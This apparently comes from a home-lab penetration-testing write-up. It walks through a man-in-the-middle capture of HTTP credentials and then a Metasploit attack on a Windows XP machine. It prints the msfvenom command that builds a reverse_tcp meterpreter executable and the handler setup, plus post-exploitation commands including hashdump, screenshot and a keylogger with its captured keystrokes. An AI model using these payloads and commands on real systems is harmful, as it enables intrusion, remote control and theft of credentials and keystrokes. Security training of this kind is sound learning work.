
In another example I act as an Ubuntu user browsing the bbc news webpage. This traffic also shows up as intercepted traffic on the kali machine.




One important factor to note in this exercises however is that usually only unencrypted traffic via “http” websites will be readable in Wireshark as plain text.

If we were to browse to an encrypted website such as a bank (shown below) this same piece of traffic would be exposed in an encrypted/unreadable format in Wireshark.

Example below






As a proof of concept I will now try to login to an old http website (neopets.com) using credentials

man_in_the_middle_attack_username:man_in_the_middle_attack_password

Because neopets is still an http site and is therefore unencrypted/not yet updated to https, my credentials will be caught be Wireshark (on the attacking Kali machine) in plain text.

This is a significant example because it proves that man in the middle attacks can be very dangerous if the intended victim happens to be browsing/entering credentials on http sites – which are still common throughout the web.




Msfvenom is a tool that combines the effects of Msfpayload and Msfencode to create payloads with Metasploit-specific content in common file formats (i.e exe).

This particular exercise will involve using Msfvenom's "reverse tcp meterpreter" module and "multi handler" module to trick a Windows user into running our executable, setting up a reverse connection and establishing a session.

It is important to note that in order for this exploit to work in the first place the target computer (in our case Windows Xp Sp3 at 192.168.0.30) should not be running an anti-virus and firewall should be turned off.

This is because the meterpreter payload is easily detectable by most host intrusion prevention systems/antivirus systems.

The goal of this exercise is to simply test a basic reverse tcp connection exploit and perform a few tricks on the target computer after connectivity to show we have control over the target.



This command creates an msfvenom payload with a reverse tcp connection script. The script is meant to cause whichever computer opens it to create a connection back to the host computer (in this case our Kali computer) on port 12345. Finally, using the –f tag we pipe the script into an executable file "chapter4example.exe" which we can host on Kali's web server for another computer to download.

In this next step I will copy chapter 4 example into the /var/www web directory of Kali machine (this will host it), start apache2, and start the multi handler module to set up a listener. The listener handler will basically wait for a computer to connect back to it and once one does a Meterpreter session will be created.

Meterpreter sessions allow one to perform an array of functions on the connected computer. In this lab we will explore just a few.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.33 LPOR
T=12345 -f exe > chapter4example.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```


```
root@kali:~# cp chapter4example.exe /var/www
root@kali:~# service apache2 start
root@kali:~#
```


```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.0.33
LHOST => 192.168.0.33
msf exploit(handler) > set LPORT 12345
LPORT => 12345
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.0.33:12345
[*] Starting the payload handler...
```

A handler has been set up. Now we will switch back to the Windows Xp Sp3 machine (192.168.0.30) and browse to Kali machine's web directory with chapter4example.exe and run the exploit.

This simulation is meant to show the danger of downloading unknown files and the consequences of having little protection on one's computer (i.e no firewall or antivirus enabled).





The executable was run on the Windows Xp Sp3 and a Meterpreter session has been gained!

Once a Meterpreter session has been gained the Kali computer (192.168.0.33) can run various commands on the Windows Xp Sp3 laptop and effectively has access of the same user logged into Windows at the time of the attack.

Here are a few examples of Meterpreter commands run post-exploit.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > pwd
C:\Documents and Settings\secret\Desktop
meterpreter >
meterpreter > getuid
Server username: BOOKXP\secret
meterpreter >
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bdeb7b352a5637fedf817026d6dc2e20...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError stdapi_registry_
open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint: migrate into se
rvice process)
meterpreter >
meterpreter >
meterpreter > idltime
[-] Unknown command: idltime.
meterpreter >
meterpreter >
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > webcam_snap -h
[-] Target does not have a webcam
meterpreter >
meterpreter >
meterpreter >
meterpreter > screenshot
Screenshot saved to: /root/EKtSDlpX.jpeg
meterpreter >
meterpreter >
meterpreter >
```

Finally key logger – this Meterpreter utility allows on to capture key strokes on victim computer.

Below I am starting the keyscan_start module on Meterpreter session from Kali machine.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
```

Then on the Windows Xp Sp3 machine I will type some sample text.

```
C:\WINDOWS.0\system32\cmd.exe
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>
C:\Documents and Settings\secret>I am typing sample text. This text will be capt
ured by sniffer
```

As shown below this information is captured via keylogger on the Kali machine Meterpreter session and can be viewed with command keyscan_dump.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...

**
-[ \Device\HarddiskVolume1\WINDOWS.0\system32\cmd.exe
-[ @ Tuesday, May 09, 2017 2:09:24 AM UTC
**
```


```
<CR>
<CR>
<Right Shift>I am typng<^H><^H>ing sample e<^H>text. <Right Shift>This text b<^H
>will be captured by sc<^H>niffer<CR>
<CR>
```

CONCLUSION

This section concludes my initial pentesting exercises. With this information and new material I have grasped a new appreciation for the art of penetration testing – which should be used with great responsibility in the organizational sphere.

Anybody who uses these tools should do so ethically and for purposes that are fair, ethical, and for the purpose of better securing one's own environment.

It is clear that the ethical hacking and penetration testing community have worked hard to create a set of tools that work universally and safely for pentesters alike and I feel prviliaged to have had the opportunity to learn from those before me.

Special credits and thanks to Georgia Weidman and her book Penetration Testing: A Hands-on Introduction to Hacking for the guidelines to my performed exercises and other relevant material. The book can be found below.

https://www.nostarch.com/pentesting